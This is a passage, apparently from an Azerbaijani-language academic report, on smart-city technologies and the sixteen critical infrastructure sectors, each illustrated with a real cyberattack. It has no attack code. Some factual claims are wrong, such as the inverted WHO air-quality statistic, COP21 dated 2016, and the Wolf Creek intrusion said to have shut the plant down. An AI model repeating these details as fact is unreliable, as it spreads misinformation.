hiss edə bilərlər. Yuxarıda göstərilən məsələ həyati əhəmiyyət kəsb edir və yerli hökumətlər onu həll etməyə

başlamalıdırlar, çünki qocalmış əhaliyə həsr olunmuş çoxlu xidmətlər yoxdur. Bəzi həllər ehtiyacı olan yaşlı vətəndaşları ağıllı avadanlıqlarla təmin edən qeyri-hökumət təşkilatları ilə tərəfdaşlıq, həmçinin yaşlıları texnologiya və elektron hökumətlə tanış etmək üçün xüsusi proqramlar vasitəsilə təqdim edilə bilər.

6. Ağıllı Mühit / Davamlılıq. Bu komponent təbii ehtiyatların, məsələn, su, torpaq və ya təmiz havanın qorunmasına aiddir. Bu, təbii ehtiyatlardan daha ekoloji cəhətdən səmərəli istifadəni, təbii yaşayış mühitinin qorunmasını, çirklənmənin azaldılmasını və resursların daha davamlı şəkildə idarə olunmasını nəzərdə tutur. İyirmi birinci əsrdə diqqət davamlılığın qiymətləndirilməsindən ağıllı şəhər məqsədlərinə keçdi. Şəhər davamlılığı modellərindən fərqli olaraq, ağıllı şəhər konsepsiyaları müasir texnologiyaya və zəkaya daha çox diqqət yetirir. İnsanlar ağıllı şəhər ideyasına istinad edərkən adətən şəhərlərdəki yaşıl sahələr və parkları ətraf mühitlə əlaqələndirirlər. Bunlar, şübhəsiz ki, həlledicidir, lakin bütün sistemi təşkil etmir. Yaşıl və ya boz ətraf mühit, insanların onunla uğurla qarşılıqlı əlaqədə olmasına imkan verəcək ağıllı texnologiya ilə inteqrasiya ediləcəkdir. Bu ağıllı texnologiya sensorlarla təchiz edilmiş və günəş enerjisi ilə işləyən obyektləri birləşdirərək bələdiyyələrə tullantıların idarə edilməsində kömək edə bilər. Hava keyfiyyətinə nəzarət və ağıllı işıqlandırma texnologiyadan istifadənin ətraf mühitə mənfi təsirləri azaltmağa imkan verən digər iki sahədir. Davamlılığı yaxşılaşdırmaq üçün ağıllı şəhər su mənbələri, kanalizasiya sistemləri və yaşıl ərazilər kimi ekoloji infrastrukturlara müraciət etməlidir. Bundan əlavə, o, bərpa olunan enerji mənbələrindən istifadəyə yönəldilməlidir. Öz tədqiqatlarını Birləşmiş Millətlər Təşkilatının 2030-cu il üçün Dayanıqlı Məqsədləri üzərində cəmləşdirib, on yeddi Davamlı Məqsəddən on biri su ilə bağlıdır. Müəlliflər belə qənaətə gəlirlər ki, ağıllı şəhərlərə Süni İntellekt və ya Əşyaların İnterneti (IoT) kimi texnologiyalar, Big Data alətləri və Maşın Öyrənmə həlləri, həmçinin çirkab suların təmizlənməsində Blockchain və Bulud Texnologiyası inteqrasiyası daxil edilməlidir. Buna görə, insan sağlamlığı üçün ən ciddi ekoloji təhdidlərdən biri havanın çirklənməsidir, çünki dünya əhalisinin 99%-i Ümumdünya Səhiyyə Təşkilatının havanın keyfiyyətinə dair tələblərin

yerinə yetirildiyi ərazilərdə yaşayır. Səmərəli çirklənməyə nəzarət üsullarından istifadə etməklə havanın çirklənməsini izləyən İoT texnologiyası ilə təchiz edilmiş qərara kömək edən sistemin bu problemin həllini təklif edə biləcəyini təklif edir.

"Ağıllı şəhər" konsepsiyasının yaradılması texnologiyaları

Ağıllı şəhər, şəhərin kollektiv intellektindən istifadə etmək üçün fiziki, İKT, sosial və biznes infrastrukturlarını birləşdirən şəhər kimi müəyyən edilir. Ağıllı şəhərin infrastrukturu yüksək texnologiyalar əsasında qurulur. Çünki ağıllı şəhər nisbətən böyük konsepsiyadır. Aşağıda qeyd olunan texnologiyaların kompleks şəkildə istifadəsi şəhər mühitində daha ağıllı və operativ qərarların verilməsinə imkan verir:

Əşyaların İnterneti (İoT, İnternet of Things) . Şəhərlər böyüdükcə və genişləndikcə, ağıllı və innovativ həllər məhsuldarlığı artırmaq, əməliyyat səmərəliliyini artırmaq və idarəetmə xərclərini azaltmaq üçün çox vacibdir. Vətəndaşlar tədricən evlərini İoT cihazları ilə təchiz edirlər. Daşınmaz əmlak sektorunda əlaqəli obyektlərə termostatlar, smart siqnalizasiyalar, ağıllı qapı kilidləri və digər sistemlər və cihazlar daxildir. 2016-cı ildə Parisdə keçirilən Birləşmiş Millətlər Təşkilatının iqlim dəyişikliyi üzrə konfransında (Cop21) əlaqəli obyektlər geniş şəkildə müzakirə edildi və bir çox yerli icmalara IoT-dən istifadə etməklə CO2 emissiyalarını azaltmaq üçün ətraf mühitlə bağlı məqsədlərini yenidən nəzərdən keçirmək imkanı verdi (Badis Hammı1 Rida Khatoun 2018). Sonuncular ağıllı şəhərlər kontekstində mühüm rol oynaya bilər.

İoT, cihazları uzaqdan izləmək və idarə etmək, müxtəlif real vaxt trafik məlumat axınlarından alınan məlumatlar əsasında təhlil etmək və tədbirlər görmək qabiliyyəti kimi yeni imkanlar təqdim edir. Nəticədə, İoT məhsulları infrastrukturları təkmilləşdirməklə, daha səmərəli və sərfəli bələdiyyə xidmətləri yaratmaqla, yol sıxlığını azaltmaqla nəqliyyat xidmətlərini təkmilləşdirməklə və vətəndaşların təhlükəsizliyini artırmaqla şəhərləri dəyişir. İoT-nin tam potensialına nail olmaq üçün ağıllı şəhər memarları və provayderləri başa düşürlər ki, şəhərlər ayrı bir ağıllı şəhər funksiyası təklif etməməli, əksinə, səmərəli İoT sistemlərini özündə birləşdirən genişlənə bilən və təhlükəsiz İoT həlləri təqdim etməlidir.

Big data və İoT texnologiyalarının təkamülü ağıllı şəhər təşəbbüslərinin həyata keçirilməsində mühüm rol oynamışdır. Big data şəhərlərə müxtəlif mənbələr vasitəsilə toplanmış çoxlu məlumatlardan qiymətli fikirlər əldə etmək potensialını təklif edir və İoT yüksək şəbəkəli xidmətlərdən istifadə edərək real dünya mühitində sensorlar, radiotezlik identifikasiyası və Bluetooth inteqrasiyasına imkan verir. IoT və Big data-ın birləşməsi gələcək ağıllı şəhərlərin məqsədinə nail olmaq üçün yeni və maraqlı problemlər gətirən öyrənilməmiş tədqiqat sahəsidir. Bu yeni çağırışlar, ilk növbədə, əsas ağıllı mühit xüsusiyyətlərini reallaşdırmaqla şəhərlərə ağıllı şəhərlərin vizyonunu, prinsiplərini və tətbiqlərinin tələblərini reallaşdırmağa imkan verən biznes və texnologiya ilə bağlı problemlərə diqqət yetirir. Ağıllı şəhərləri dəstəkləmək üçün böyük verilənlər analitikasının baxışları, böyük verilənlərin müxtəlif səviyyələrdə şəhər əhalisini necə əsaslı şəkildə dəyişdirə biləcəyinə diqqət yetirməklə müzakirə edilir (Ibrahim Abaker Targio Hashem 2017).

Bulud Texnologiyaları real vaxt rejimində rabitə şəbəkəsi vasitəsilə qoşulmuş bir çox kompüter və ya klasterləri əhatə edən müxtəlif növ hesablama modellərini təsvir etmək üçün istifadə olunur. Bulud hesablamaları smartfon proqramları vasitəsilə yaradılan böyük sosial şəbəkə məlumatlarının çıxarılması kimi mürəkkəb irimiqyaslı hesablama işlərini yerinə yetirmək üçün xidmətlər təqdim edir. Xidmət olaraq platforma (PaaS, Platform as a service), xidmət kimi proqram təminatı (SaaS, Software as a service) və xidmət kimi infrastruktur (İaaS, Infrastructure as a Service) kimi bulud hesablama xidmətləri İoT ilə birləşdirilə bilər (Ibrahim Abaker Targio Hashem 2017). Digər tərəfdən big data texnologiyasının tətbiqi ilə böyük miqdarda məlumat asanlıqla emal edilə bilər. Bundan əlavə, bulud hesablamaları monitorinq cihazlarını, saxlama cihazlarını, analitik alətləri, vizuallaşdırma platformalarını və müştəri çatdırılmasını birləşdirən kommunal hesablamalar üçün virtual infrastruktur təmin edə bilər. Bulud hesablamasının təklif edə biləcəyi biznes çərçivəsini istifadə edən xərc əsaslı model, biznes və istifadəçilər üçün istənilən yerdən tələb olunan tətbiqlərə daxil olmaq üçün xidmət təmin etməyə imkan verəcək.

Süni İntellekt səmərəliliyi artırmaq, xidmətləri təkmilləşdirmək və davamlılığı təşviq etməklə ağıllı şəhərlərin inkişafı və fəaliyyətində mühüm rol oynayır. Ağıllı

şəhər fəaliyyətləri və texnologiyaları ümumiyyətlə məlumatların istehsalı və şəhərin mürəkkəbliyi və dinamikası haqqında yeni biliklər əldə etməkdən ibarət olduğu yerlərdə, Aİ qərar qəbulunu dəstəkləmək üçün şəhərləri məlumat və biliklərdən istifadə etmək üçün növbəti addıma aparır. 2025-ci ilə qədər süni intellektin şəhər həyatının davamlılığına, sosial rifahına və canlılığına əhəmiyyətli dərəcədə töhfə verən şəhər mobillik həlləri də daxil olmaqla, ağıllı şəhər tətbiqlərinin 30%-dən çoxunu işə salacağı gözlənilir (Maria KIROVA PE 662.937 -July 2021).

1.2. Kritik infrastrukturların analizi

Kritik infrastruktur sistemləri əhaliyə, kommersiya müəssisələrinə, sənaye əməliyyatlarına, dövlət qurumlarına, eləcə də bir-birindən asılı olan digər kritik infrastrukturlara həyati vacib resurslar və xidmətlər təqdim edir. Bu infrastruktur sistemləri bir-biri ilə geniş qarşılıqlı əlaqədən asılıdır və belə ki, bir infrastruktur disfunksiyası nəticəsində yaranan nəticələr infrastruktur sistemləri arasında yayılaraq böhranın miqyasını artıraraq, sıralanan və artan uğursuzluqlar yarada bilər (Marına Mıtrevskatoni 2019).

İnfrastrukturun nasazlığı təsirlərin zəncirvari reaksiyasına başlaya bilər. Kritik infrastruktur uğursuzluqları nəticə etibarı ilə təsirlərə səbəb olur. Məsələn, 2021-ci ildə Qərbi Avropada baş verən daşqın zamanı Almaniyada təsirə məruz qalmış Ahr Vadisi üçün rabitə sistemləri kəsildi və dik vadidəki yollar bağlandı, bu da xəstəxana və qayğı mərkəzinin evakuasiyasını çox çətinləşdirdi. Kritik infrastrukturlar sıradan çıxdıqda bu, qeyri-mütənasib olaraq qocalar, xəstələr və ya yoxsullar kimi sosial cəhətdən həssas əhaliyə təsir göstərir (2024 Things You Need to Know about Critical Infrastructures).

Ağıllı şəhərdə olan kritik infrastrukturlar.

Kritik İnfrastruktur - kommersiya obyektləri, rabitə, enerji, maliyyə xidmətləri, su və çirkab su sistemləri və s. daxil olmaqla 16 sektor kritik infrastruktur hesab edilir (cisa (2022). Critical Infrastructure Sectors):

1. **Müdafiə Sənayesi Bazası** - milli müdafiə, milli təhlükəsizlik, fövqəladə

hallara hazırlıq və cavab tədbirlərini dəstəkləyən çoxlu şirkət və obyektləri əhatə edən mühüm infrastruktur sektorudur. Bura həm özəl sektor, həm də hərbi texnika, sistemlər və xidmətlər istehsal edən, çatdıran və onlara texniki xidmət göstərən dövlətə məxsus/işləyən qurumlar daxildir. Müdafiə Sənayesi Bazası əsasən hərbi əməliyyatların dəstəklənməsində mühüm rol oynayır, o cümlədən: təyyarələr, gəmilər, nəqliyyat vasitələri, silahlar, elektronika və digər kritik komponentlər daxil olmaqla geniş çeşiddə avadanlıqların istehsalı ilə məşğul olduğu üçün kritik infrastruktur hesab olunur. Müdafiə Sənayesi Bazası həssas məlumatları, əqli mülkiyyəti və kritik infrastrukturu kibertəhlükələrdən qorumaq üçün məsuliyyət daşıyır. 2014-cü ildə Senatın Silahlı Qüvvələr Komitəsi çinli hakerlərin ABŞ Nəqliyyat Komandanlığının mülki podratçılarının şəbəkələrini dəfələrlə sındırdığını və hərbi qüvvələrin müharibə vəziyyətində maddi-texniki dəstək üçün etibar edəcəyini bildirdi.

2. **Kommersiya obyektləri** - bu sektora pərakəndə mağazalar, restoranlar, mehmanxanalar, əyləncə məkanları və ofis binaları kimi əhaliyə mal və xidmətlər təqdim edən geniş çeşidli obyektlər daxildir. Məsələn: MGM Resorts International 2019-cu ildə 10,6 milyon qonağa təsir edən məlumat pozuntusuna məruz qaldığını etiraf etdi. Bu kibercinayət, turistlərin, işgüzar səyahətçilərin, texnoloji rəhbərlərin, müxbirlərin, dövlət məmurlarının və s. üçün tam adlar, telefon nömrələri, ev ünvanları, e-poçt ünvanları və doğum tarixləri kimi şəxsi məlumatların pozulmasını əhatə edirdi. Təxminən 1300 şəxsin sürücülük vəsiqələrindən, pasportlarından və ya hərbi şəxsiyyət vəsiqələrindən daha həssas məlumatları aşkar edilmişdir.

3. **Təcili yardım xidmətləri** - bu sektora polis, yanğınsöndürmə və təcili tibbi yardım xidmətləri kimi ictimai təhlükəsizlik agentlikləri, eləcə də rabitə, nəqliyyat və kommunal xidmətlər kimi mühüm dəstək xidmətləri göstərən fövqəladə halların idarə olunması agentlikləri və təşkilatlar daxildir. Fövqəladə hallar xidmət orqanları təbii fəlakətlər, terror hücumları və ictimai səhiyyə ilə bağlı fövqəladə hallar da daxil olmaqla fəlakətlərə cavab vermək üçün məsuliyyət daşıyırlar. Onlar axtarış-xilasetmə, yanğınsöndürmə, tibbi yardım və hüquq-

mühafizə kimi mühüm xilasedici xidmətlər təqdim edirlər. Fövqəladə hallar xidmətlərinin ictimai təhlükəsizlik və milli təhlükəsizlikdə kritik rolunu nəzərə alaraq, onlar mühüm infrastruktur sektoru hesab olunurlar. Hökumətlər və təşkilatlar hətta təbii fəlakətlər, kiberhücumlar və ya digər təhlükələr qarşısında belə onların davamlı fəaliyyətini təmin etmək üçün fövqəladə hallar xidmətlərinin qorunmasına, dayanıqlığına və təhlükəsizliyinə sərmayə qoyurlar. Məsələn, 2023-cü ildə ransomware hücumu Dallas yanğından xilasetmə mütəxəssislərinə o qədər təsir etdi ki, onlar fövqəladə zəngləri tamamilə qaçırdılar və dərhal ləng cavab müddətləri yaşadılar. Həmçinin, operatorlar onlara real vaxtda potensial təhlükələr barədə məlumat verə bilmədiklərindən, onun şiddətindən xəbərsiz təhlükəli vəziyyətə düşmək riski ilə üzləşdilər.

4. **Ərzaq və kənd təsərrüfatı** - kritik infrastruktur sektorları hesab olunur, çünki onlar ictimai sağlamlıq, milli təhlükəsizlik və iqtisadi sabitlik üçün vacibdir. Bu sektorlar əkinçilik, heyvandarlıq, qida emalı, paylama və pərakəndə satış da daxil olmaqla geniş fəaliyyət spektrini əhatə edir. Onlar əhalinin yaşaması və rifahı üçün zəruri olan mal və xidmətlər təqdim edirlər. Misal olaraq, 2022-ci ildə ABŞ-dakı bütün ət zavodlarını müvəqqəti bağlayan beynəlxalq qida şirkətinə edilən hücumun rus hakerlərinin işi olduğu daha sonra məlum oldu.

5. **Səhiyyə və ictimai sağlamlıq** - ictimai sağlamlıq üçün vacibdir, çünki onlar əsas tibbi yardım, profilaktik xidmətlər və fövqəladə hallara cavab verirlər. Əhalinin sağlamlığının qorunması və yoluxucu xəstəliklərin yayılmasının qarşısının alınması üçün təhlükəsiz və etibarlı səhiyyə sistemi çox vacibdir. Səhiyyə və ictimai sağlamlıq həm də milli təhlükəsizlik üçün çox vacibdir, çünki onlar ölkənin pandemiya, bioterrorizm və təbii fəlakətlər kimi ictimai səhiyyə ilə bağlı fövqəladə hallara cavab vermək qabiliyyətinə töhfə verir. Təhlükəsiz və etibarlı səhiyyə sistemi ölkəni xarici təhlükələrdən qorumağa kömək edir, əhalinin sağlamlığını və rifahını təmin edir. Hökumətlər və təşkilatlar hətta təbii fəlakətlər, kiberhücumlar və ya digər təhlükələr qarşısında belə onların davamlı fəaliyyətini təmin etmək üçün səhiyyə və ictimai sağlamlığın qorunmasına, dayanıqlığına və təhlükəsizliyinə sərmayə qoyurlar.Nyu-Meksiko, Texas və Oklahoma da daxil

olmaqla ABŞ-ın ştatlarında 30 xəstəxanaya nəzarət edən Ardent Health, ransomware proqramı hücumuna məruz qaldığını söyləmişdi. Kiberhücum ən azı üç ştatda təcili yardım otaqlarını bağlamış, bir xəstəxana operatoru bazar ertəsi xəbərdarlıq edərək təşkilatı xəstələri başqa müəssisələrə yönləndirməyə məcbur etmişdi.Xəstəxana operatoru bildirib ki, kiberhücum xəstələrin sağlamlıq qeydlərini izləyən kompüter proqramlarına və digərlərinə təsir edib.

6. **Elektrik enerji sistemləri**- Elektrik enerji sistemləri dünyanın ən mürəkkəb süni sistemlərinə aiddir. Elektrik enerjisi şəbəkələri aşağı, orta və yüksək gərginlikli şəbəkələri, yarımstansiyaları, informasiya və telekommunikasiya sistemlərini, şəbəkə və avadanlığa texniki xidmət göstərmək və idarə etmək üçün digər enerji obyektlərini özündə birləşdirən paylayıcı sistemdən ibarətdir. Elektrik enerjisinin istehsalı, uzun məsafəli ötürmə xətləri və yerli paylayıcı sistemlər elektrik enerjisini müxtəlif istifadəçilərə çatdırmaq üçün birlikdə işləməlidir. Elektrik enerjisinin istehsalı və paylanması zamanı təhlükəsizlik dayanıqlı sistem və nəzarət olmalı, çünki elektrik enerjisinin kəsilməsi cəmiyyətə və iqtisadiyyata əhəmiyyətli dərəcədə təsir edərək, kaskad təsirlərə səbəb olur. İtkilər İT sektoru ilə bağlı ola bilər, maddi avadanlıqların məhv edilməsi, şəhər yerlərində müxtəlif zədələnmələr və s. gətirib çıxara bilər. Bu kritik infrastrukturun qorunması onun əsas funksiyalarının bir neçə mərhələdə həyata keçirilən müvafiq risk qiymətləndirmələrinə uyğun şəkildə qorunmasını nəzərdə tutur. Mühafizə enerji mənbələri, generatorlar, ötürücü xətlər, paylayıcı sistemlər, informasiya və rabitə sistemləri və s. vasitəsilə həyata keçirilir. Generatorun monitorinqi üçün elektrik sxemlərinin, qoruyucu rölelerin, qoruyucu kameraların və Nəzarət Nəzarəti və Məlumatların Alınması (SCADA, Supervisory Control and Data Acquisition) sistemlərinin dəyişdirilməsi və ortaya çıxan bu problemlər hamısı kiberhücumdur (Republic of Serbia, page 821-822). Hələ 2009-cu ildə Çin və Rusiya hakerləri Amerikanın elektrik şəbəkəsinə sızaraq gələcək hücumlar üçün istifadə oluna biləcək zərərli proqramlar quraşdırmışdılar.

7. **Kimya sənayesi** - bu sektor sənaye kimyəviləri, əczaçılıq məhsulları və

kənd təsərrüfatı kimyəviləri kimi müxtəlif kimyəvi maddələrin istehsalı, saxlanması, daşınması daxil olmaqla geniş fəaliyyət spektrini əhatə edir. O, plastik, gübrə, əczaçılıq, digər sənaye və istehlak malları daxil olmaqla geniş çeşiddə məhsulların istehsalı üçün lazım olan kimyəvi maddələrlə təmin edir. Təhlükəsiz və etibarlı kimyəvi təchizat əhalinin sağlamlığının qorunması və yoluxucu xəstəliklərin yayılmasının qarşısının alınması üçün çox vacibdir. 2014-cü ildə Amerikanın çoxmillətli kimya şirkəti DuPont, şirkət daxilində baş verən ağ rəng üçün piqment hazırlamaq üçün istifadə edilən titan dioksidin istehsalı ilə bağlı ticarət sirləri də daxil olmaqla, həssas və özəl şirkət məlumatlarının məlumat sızması qalmaqalını açıqladı. Bu iş daxili təhdid nümunəsi idi, əslində 2014-cü ildə San-Fransiskoda keçirilən federal məhkəmədə sənədlər və ifadələr göstərdi ki, vətəndaşlıq almış bir Amerika vətəndaşı 1997-ci ildən 2011-ci ilə qədər DuPont-un üstün titan ağını istehsal etmək üçün protokollarını oğurlayıb və beləliklə, məxfi sənədlərin satışına cavabdeh olub.

8. **Bəndlər** - suvarma, daşqınlara qarşı mübarizə, su elektrik enerjisi istehsalı, içməli su , kənd təsərrüfatı və sənaye üçün su təchizatı daxil olmaqla, bir sıra məqsədlər və suyun tutulması üçün çaylar, dərələr boyunca tikilmiş tikililərdir. Barajlar suyun saxlanması və müxtəlif məqsədlər üçün, o cümlədən içməli su, suvarma və sənaye istifadəsi üçün paylanmanı idarə etmək üçün vacibdir. Onlar su axınını tənzimləməyə, daşqınları yumşaltmağa və quraqlıq zamanı suyun mövcudluğunu təmin etməyə kömək edir. Bu kimi məsələlər hər biri su bəndlərini kritik infrastruktur sektoruna aid olması üçün amil yaradır. 2013-cü ildə iranlı hakerlərin Nyu-Yorkdakı Bowman Avenue bəndinin idarəetmə sistemlərinə sızmasından və az qala kiçik bir şəhəri su altında qalırdı.

9. **Hökumət obyektləri** - bu sektor federal, əyalət və yerli səviyyələrdə hökumətlərə məxsus və idarə olunan obyekt və aktivlərin geniş spektrini əhatə edir. Bu obyektlərə hökumət binaları, hərbi bazalar, hüquq-mühafizə müəssisələri, islah müəssisələri, məhkəmə binaları və digər inzibati idarələr daxildir. Hökumət obyektləri müdafiə, kəşfiyyat və hüquq-mühafizə kimi mühüm dövlət funksiyalarını yerinə yetirir. Kanada Gəlir Agentliyinin onlayn portalına

qarşı uğurlu etimadnamə doldurma hücumununu nümunə çəkmək olar ki, (Credential Stuffing)bu hücum əvvəlcə 5,500 şəxsi hesaba və COVID-19 yardım proqramları ilə əlaqəli onlayn portallara təsir etdi, daha sonra agentlik pozuntudan sonra şübhəli fəaliyyət göstərən hesabların sayını 48,500-ə çatdırdı. Təcavüzkarlar qeyri-hökumət məlumatlarının pozulması nəticəsində etimadnamələrdən istifadə ediblər və istifadəçilərin giriş adlarını və parollarını təkrar emal etməsi səbəbindən giriş əldə edə biliblər.

10. **Nəqliyyat sistemləri** – Trafik avtomobil və dəmir yolları, su və hava yolları ilə sərnişinlərin və yüklərin daşınması xidmətlərini, habelə yüklərin saxlanması və daşınmasını əhatə edən terminallar, dayanacaqlar xidmətlərini əhatə edir. Nəqliyyat quru infrastrukturuna (magistral yollar, körpülər, tunellər), aviasiyaya (təyyarələr hava hərəkətinə nəzarət, hava limanları, helikopterlər), su yolu infrastrukturuna (sahil, limanlar, su yolları, intermodal terminallar) və dəmir yolu nəqliyyatına (magistral yollar) aiddir, ikinci dərəcəli aktiv relslər, yük vaqonları, lokomotivlərdir. Bundan əlavə, poçt nəqliyyatı nəqliyyat sisteminin vacib hissələrindən biridir. Bunlar hamısı nəqliyyat üçün yüksək riskli infrastruktur kimi qiymətləndirilir. Su və ya elektrik təchizatı kimi digər mühüm kritik infrastrukturlarda olduğu kimi, nəqliyyat və nəqliyyat sistemlərinin əhəmiyyəti yalnız problemlər yarandıqda aydın olur. Nəqliyyat sisteminə vurula biləcək ziyanlar müxtəlif yollarla baş verə bilər: fəlakətlər təbii fəlakətlər (güclü küləklər, daşqınlar, zəlzələlər, sürüşmələr, püskürmələr, meşə yanğınları, buz fırtınaları), qəzalar (yıxılmalar, sənaye qəzaları, infrastrukturun nasazlığı, mexaniki nasazlıqlar, insan səhvləri), pandemiyalar (SARS, bioloji silahlar), iğtişaşlar (iğtişaşlar, tətillər, nümayişlər, boykotlar, təxribatlar), terrorizm (partlayıcı maddələr, girovlar, adam oğurluğu, kibercinayətkarlıq) və s. (Republic of Serbia, page 821-822). Həmçinin bu infrastrukturun əhəmiyyətli bir hissəsini informasiyanın əldə edilməsi və emalı, daşınma zamanı rabitənin saxlanması, verilənlər bazasına daxil olmaq, yerləşdirmə və kiberhücumlara qarşı həssas olan digər xidmətlər üçün informasiya sistemi təşkil edir.

11. **Su və çirkab su sistemləri** - Su təchizatı və içməli suyun keyfiyyəti

əhalinin sağlamlığının göstəriciləri olmaqla onların gündəlik həyatda mühüm rol oynadığını təsdiqləyir. Nəticə etibarı ilə su təchizatı mühüm infrastrukturdur. Su təchizatı hidrotexniki qurğulardan, yəni (1) quyulardan (su anbarı və su paylayıcı və fəvvarələri olan su təchizatı sistemləri), (2) xammal suyun nəqli sistemləri, (3) su təmizləyici qurğular və (4) paylayıcı qurğulardan ibarət mürəkkəb sistemdir. Əsas nəqliyyat üçün tunellərdən, su təchizatı şəbəkələrindən, nasos stansiyalarından və su anbarlarından ibarət şəbəkələrdir. Su təchizatı sektoru çirklənmələr, fiziki hücumlar və ya zəhərli qazların buraxılması daxil olmaqla bir sıra mümkün hücumlara həssasdır ki, bu da onların kritik infrastruktur olduğunu göstərən amillərdəndir (Infrastructure Security Agency (April 19, 2023)).

12. **Maliyyə xidmətləri** - kredit ittifaqları, banklar, kredit kartı şirkətləri, sığorta şirkətləri, istehlakçı maliyyə şirkətləri, birja brokerləri, investisiya fondları və bəzi dövlət tərəfindən maliyyələşdirilən müəssisələr daxil olmaqla, pulu idarə edən geniş biznes sahələrini əhatə edir. Bu qurumlar qlobal iqtisadiyyatda mühüm rol oynayır, əməliyyatları asanlaşdırır, kredit təklif edir, fiziki və hüquqi şəxslərə sərmayə qoymağa və sərvətlərini artırmağa imkan verir. Texnologiyanın inkişafı rəqəmsal bankçılığı, onlayn investisiya platformalarını, elektron ödəniş sistemlərini və digər internet əsaslı maliyyə xidmətlərini gətirdi. Bu rəqəmsal transformasiya maliyyə xidmətlərini daha əlçatan və rahat edib. Bununla belə, rəqəmsal platformalara keçid xüsusilə kibertəhlükəsizlik baxımından yeni problemlər də ortaya çıxarıb. Maliyyə institutları böyük məbləğdə pul və həssas məlumatları idarə edərək, onları kibercinayətkarlar üçün cəlbedici hədəfə çevirir. Kibertəhlükəsizliyin maliyyə sənayesində kritik problemə çevrilməsinin əsas səbəbləri bunlardır.

13.**Kommunikasiya** - fərdlər, müəssisələr və hökumətlər arasında məlumat və məlumat mübadiləsinə imkan verən geniş spektrli sistemləri, şəbəkələri və qurğuları əhatə edir. Rabitə infrastrukturuna telekommunikasiya şəbəkələri, internet, yayım sistemləri və simsiz rabitə sistemləri daxildir. Rabitə infrastrukturu kritik infrastruktur hesab olunur, çünki o, səmərəli işləmək üçün

telekommunikasiya şəbəkələri, internet infrastrukturu və yayım sistemləri kimi müxtəlif infrastruktur sistemlərinə əsaslanır.

14.**İnformasiya texnologiyaları** - bizneslər, hökumətlər, akademik dairələr və özəl vətəndaşlar İnformasiya Texnologiyaları Sektoru funksiyalarından getdikcə daha çox asılı olduqları üçün İnformasiya Texnologiyaları Sektoru ölkənin təhlükəsizliyi, iqtisadiyyatı və ictimai sağlamlığı həmçinin təhlükəsizliyinin mərkəzidir. Bu virtual və paylanmış funksiyalar aparat, proqram təminatı və informasiya texnologiyaları sistemləri və xidmətləri Rabitə Sektoru ilə birlikdə İnterneti istehsal edir və təmin edir. Sektorun mürəkkəb və dinamik mühiti təhdidlərin müəyyən edilməsini və zəifliklərin qiymətləndirilməsini çətinləşdirir və bu vəzifələrin birgə və yaradıcı şəkildə həll edilməsini tələb edir. İnformasiya və kommunikasiya sistemi personal, aparat, proqram təminatı, kabel əlaqələri, simsiz əlaqə, enerji təchizatı və avadanlıqdan ibarətdir. Aktivlərin hər biri istifadəçilər arasında və ya digər sistemlər arasında ötürülmənin təmin edilməsində rol oynayır. Bu səbəbdən informasiyanın emalı və paylanması real vaxt rejimində həyata keçirilməli, bununla da fəaliyyəti onlayn kommunikasiya ilə bağlı olan istifadəçilərin, biznes və ictimai xidmətlərin ehtiyaclarını ödəmək lazımdır İnformasiya və kommunikasiya sistemlərinin mütləq qorunmasına nail olmaq mümkün deyil, lakin şəbəkə, əməliyyat sistemləri, proqramlar, verilənlər bazası və prosedurlar daxilində yüksək səviyyəli təhlükəsizlik əldə etmək mümkündür (Republic of Serbia, page 821-822). İnformasiya və kommunikasiya sistemləri üçün təhlükəsizlik CIA Triadası (Məxfilik, Tamlıq və Əlçatanlıq) tərəfindən təmin edilə bilər. Bundan əlavə, autentifikasiya, hesabatlılıq, girişə nəzarət, müdaxilənin aşkarlanması, və s. Bu, girişə nəzarət, şəxsiyyətin yoxlanılması, şifrələmə, məxfilik və s. təmin edir.

15. **Nüvə Reaktorları, Materiallar və Tullantıları** - nüvə materiallarının, o cümlədən nüvə reaktorları, nüvə yanacağı və nüvə tullantılarının istehsalı, istifadəsi və utilizasiyası ilə bağlı geniş spektrli fəaliyyətləri özündə cəmləyir. Nüvə reaktorları enerji istehsalı üçün vacibdir, çünki onlar uzun müddət fasiləsiz işləyə bilən etibarlı elektrik enerjisi mənbəyini təmin edirlər. Atom elektrik

stansiyaları dünya elektrik enerjisinin əhəmiyyətli bir hissəsini istehsal edir ki, bu da cəmiyyətin enerji ehtiyaclarının təmin edilməsində mühüm rol oynayır. Nüvə Tənzimləmə Komissiyası (NRC, Nuclear Regulatory Commission) və digər tənzimləyici qurumlar ictimaiyyəti və ətraf mühiti qorumaq üçün nüvə obyektləri və materialları üçün ciddi təhlükəsizlik standartlarını müəyyən edir. 2017-ci ildə Kanzasdakı Wolf Creek atom elektrik stansiyasının sındırılmasının, bu stansiyanın sıradan çıxmasına səbəb olmuşdur.

16. **Kritik İstehsalat** - Daxili Təhlükəsizlik Departamenti tərəfindən kritik infrastruktur kimi müəyyən edilmiş on altı sektordan biridir. Bu sektor milli təhlükəsizlik, iqtisadi rifah, ictimai sağlamlıq və təhlükəsizlik üçün vacib olan material və məhsullar istehsal edən geniş çeşidli sənaye sahələrini əhatə edir. Kritik İstehsalat Sektoru kimyəvi maddələrin, metalların, maşınların, nəqliyyat avadanlığının, elektrik avadanlıqlarının və s. istehsalı da daxil olmaqla müxtəlif fəaliyyət növlərini özündə birləşdirir. Bu sektor milli iqtisadiyyatda və təhlükəsizlikdə mühüm rol oynayır. Məsələn, kritik materialların və ya komponentlərin tədarükünün pozulması əsas malların və xidmətlərin istehsalına təsir göstərərək çatışmazlıqlara və iqtisadi nəticələrə səbəb ola bilər. Kritik İstehsalat Sektorunun dayanıqlığını artırmaq üçün Daxili Təhlükəsizlik Departamenti (DTD) potensial zəiflikləri müəyyən etmək və aradan qaldırmaq, kibertəhlükəsizlik və fiziki təhlükəsizlik üçün ən yaxşı təcrübələri inkişaf etdirmək, məlumat mübadiləsini və əməkdaşlığı təşviq etmək üçün sənaye tərəfdaşları ilə işləyir. DTD həmçinin Kritik İstehsalat Sektorunda təşkilatlara öz obyektlərini, işçilərini və təchizat zəncirlərini təhlükə və təhlükələrdən qorumaqda kömək etmək üçün təlimat və resurslar təqdim edir.

Kritik infrastruktur hesab edilən sektorlar müxtəlif ölkələr arasında dəyişir, lakin əksəriyyəti enerji, su, qida, nəqliyyat, telekommunikasiya, səhiyyə, həmçinin bank və maliyyə xidmətlərini əhatə edir (cisa (2022). Critical Infrastructure Sectors). Bununla belə, hər bir ölkə onu milli prioritetlərə əsaslanaraq müəyyən etdiyi üçün ümumi razılaşdırılmış tərif yoxdur. Bir çox ölkələrin kritik infrastrukturlarını kiber təhlükələr kimi təbii və texnogen risklərdən qorumaq üçün milli strategiyaları var.

